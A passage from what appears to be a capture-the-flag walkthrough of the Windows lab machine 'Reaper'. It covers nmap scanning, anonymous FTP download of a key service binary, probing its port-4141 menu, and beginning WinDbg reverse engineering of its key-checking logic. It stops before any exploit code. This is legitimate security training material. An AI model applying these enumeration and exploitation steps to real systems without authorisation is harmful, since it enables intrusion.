

Overview
- Type Machines
- OS Windows
- Severity Insane
- Creator xct
- Release date 2023 Aug 18
Enumeration
Start the instance via Discord and let’s go:

10.10.125.10
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.125.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 11:27 JST
Nmap scan report for 10.10.121.253
Host is up (0.24s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 08-14-23  11:12PM                  262 dev_keys.txt
|_08-14-23  01:53PM               187392 dev_keysvc.exe
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=reaper
| Not valid before: 2025-03-01T00:16:27
|_Not valid after:  2025-08-31T00:16:27
| rdp-ntlm-info:
|   Target_Name: REAPER
|   NetBIOS_Domain_Name: REAPER
|   NetBIOS_Computer_Name: REAPER
|   DNS_Domain_Name: reaper
|   DNS_Computer_Name: reaper
|   Product_Version: 10.0.19041
|_  System_Time: 2025-03-02T02:30:13+00:00
|_ssl-date: 2025-03-02T02:30:18+00:00; -2s from scanner time.
4141/tcp open  oirtgsvc?
| fingerprint-strings:
|   GenericLines:
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|   GetRequest:
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|   HTTPOptions:
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|     Invalid Option
|     Choose an option:
|     Activate key
|     Exit
|   NULL:
|     Choose an option:
|     Activate key
|_    Exit
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Add
reaperin in /etc/hosts- Seems some interesting files in FTP and a strange 4141/tcp port
WEB (80/tcp)
$ curl -i http://reaper
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Tue, 25 Jul 2023 12:33:16 GMT
Accept-Ranges: bytes
ETag: "dde15e2ff4bed91:0"
Server: Microsoft-IIS/10.0
Date: Sun, 02 Mar 2025 04:40:54 GMT
Content-Length: 696
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows</title>
<style type="text/css">
<!--
body {
color:#000000;
background-color:#0072C6;
margin:0;
}
#container {
margin-left:auto;
margin-right:auto;
text-align:center;
}
a img {
border:none;
}
-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"><img src="iisstart.png" alt="IIS" width="960" height="600" /></a>
</div>
</body>
</html>
Default IIS, nothing interesting related with exploit dev of this machine.
FTP (21/tcp)
$ ftp -i anonymous@reaper
Connected to reaper.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||5000|)
125 Data connection already open; Transfer starting.
08-14-23  11:12PM                  262 dev_keys.txt
08-14-23  01:53PM               187392 dev_keysvc.exe
226 Transfer complete.
ftp> get dev_keys.txt
ftp> get dev_keysvc.exe
ftp> quit
221 Goodbye.
Quick check:
$ cat dev_keys.txt
Development Keys:

100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==
101-FE9A1-550-A271-0109-UHJlbWl1bSBMaWNlbnNl
102-FE9A1-500-A272-0106-UHJlbWl1bSBMaWNlbnNl

The dev keys can not be activated yet, we are working on fixing a bug in the activation function.
Seems related to an app or a service to manage the keys and containing bug so maybe an hint to exploit the bug ot grant an access.
$ file dev_keysvc.exe
dev_keysvc.exe: PE32+ executable (console) x86-64, for MS Windows, 7 sections
Seems the app mentionned in the
dev_keys.txtso seems we need to debug it then exploit it. Seems also that maybe a service account who runs this app as we can seekeysvcat the end.
Custom port (4141/tcp)
We use Netcat to connect to 4141/tcp, then a Menu is shown.
- The option
1asks for a key, when entering one of the keys fromdev_keys.txt, it returns that it is a valid format. - The option
2shows23bytes of the key and a comment.
$ nc reaper 4141
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2
Checking key: 100-FE9A1-500-A270-0102, Comment: Standard License
Could not find key!
Choose an option:
1. Set key
2. Activate key
3. Exit
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 101-FE9A1-550-A271-0109-UHJlbWl1bSBMaWNlbnNl
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2
Checking key: 101-FE9A1-550-A271-0109, Comment: Premium License
Could not find key!
Choose an option:
1. Set key
2. Activate key
3. Exit
3
The comment from the option 2 comes from the base64 data after 24 bytes:
$ echo 'U3RhbmRhcmQgTGljZW5zZQ==' | base64 -d
Standard License
$ echo 'UHJlbWl1bSBMaWNlbnNl' | base64 -d
Premium License
Binary exploiting (dev_keysvc.exe)
In order to debug the program easily we will open the application withinWinDbg

If we look at the module details we can see that it contains the protections DEP and ASLR, the first prevents us from executing a shellcode on the stack, the second indicates that the base address of the binary should change after each reboot.
0:000> !py mona modules
Hold on...
[+] Command used:
!py C:\Users\user\Documents\WinDbgX\amd64\mona.py modules

[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Module info :
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Base               | Top                | Size               | Rebase | SafeSEH | ASLR  | CFG   | NXCompat | OS Dll | Modulename & Path
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 0x00007ffdf23b0000 | 0x00007ffdf2767000 | 0x00000000003b7000 | True   | True    | True  | True  |  True    | True   | [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
 0x00007ffdf1300000 | 0x00007ffdf1369000 | 0x0000000000069000 | True   | True    | True  | True  |  True    | True   | [mswsock.dll] (C:\Windows\system32\mswsock.dll)
 0x00007ff651920000 | 0x00007ff651953000 | 0x0000000000033000 | True   | True    | True  | False |  True    | False  | [dev_keysvc.exe] (ReaperKeyCheck.exe)
 0x00007ffdf3c60000 | 0x00007ffdf3d24000 | 0x00000000000c4000 | True   | True    | True  | True  |  True    | True   | [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
 0x00007ffdf4b30000 | 0x00007ffdf4d47000 | 0x0000000000217000 | True   | True    | True  | True  |  True    | True   | [ntdll.dll] (ntdll.dll)
 0x00007ffdf4810000 | 0x00007ffdf4924000 | 0x0000000000114000 | True   | True    | True  | True  |  True    | True   | [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
 0x00007ffdf4740000 | 0x00007ffdf47b1000 | 0x0000000000071000 | True   | True    | True  | True  |  True    | True   | [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------

[+] Preparing output file 'modules.txt'
    - (Re)setting logfile C:\mona\modules.txt
The function main starts by calling the function WSAStartup to initialize winsock and then calls the function socket to create a socket and this returns a descriptor:

Then it is used htons to format the port 4141 and subsequently call bind and listen to listen for incoming connections on that port.


After calling accept if it goes well, it calls the function beginthreadex to create a thread for each connection that executes the function, StartAddress passing it the descriptor:

The first block of the function StartAddress starts by reserving some memory spaces with VirtalAlloc, then it defines a variable menu with a string:

Then it calls send to send the menu and asks for a 2-byte buffer with recv to get an option, which will define by means of a switch which operations to perform:

If the option received is equal to the string 1 it is used recv again to receive the key, after that it calls the function checksum that if it returns 1 indicates that the key has a valid format, otherwise invalid, the latter is shown with send:
Instead of creating a key we know that using the first key .txtis valid
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
When comparing the option with 2 calls a function called check that if it returns 1 it found the key otherwise it returns 0 and shows that send it was not found:



At the end it fills 0x1000 bytes from the buffer variable using 0's calling memset:

If the option is equal to the string 3 it displays a message with puts and exits the program:
The function checksum compares that the key is greater than or equal to 23 bytes, if so it starts a variable csum equal 0 to an iterator called i to start a loop:


The loop verifies that the positions 4 and 8 characters are printable, that is, that the bytes are not less than or equal to 0x20 or greater than or equal to 0x7f:

The next validation is that the positions 4, 10, 14 and 19 are equal to a -:
For the characters before the position, 19 their value is accumulated ascii minus 0x30 or 0 in ascii, this is done to check that the relevant characters are digits:
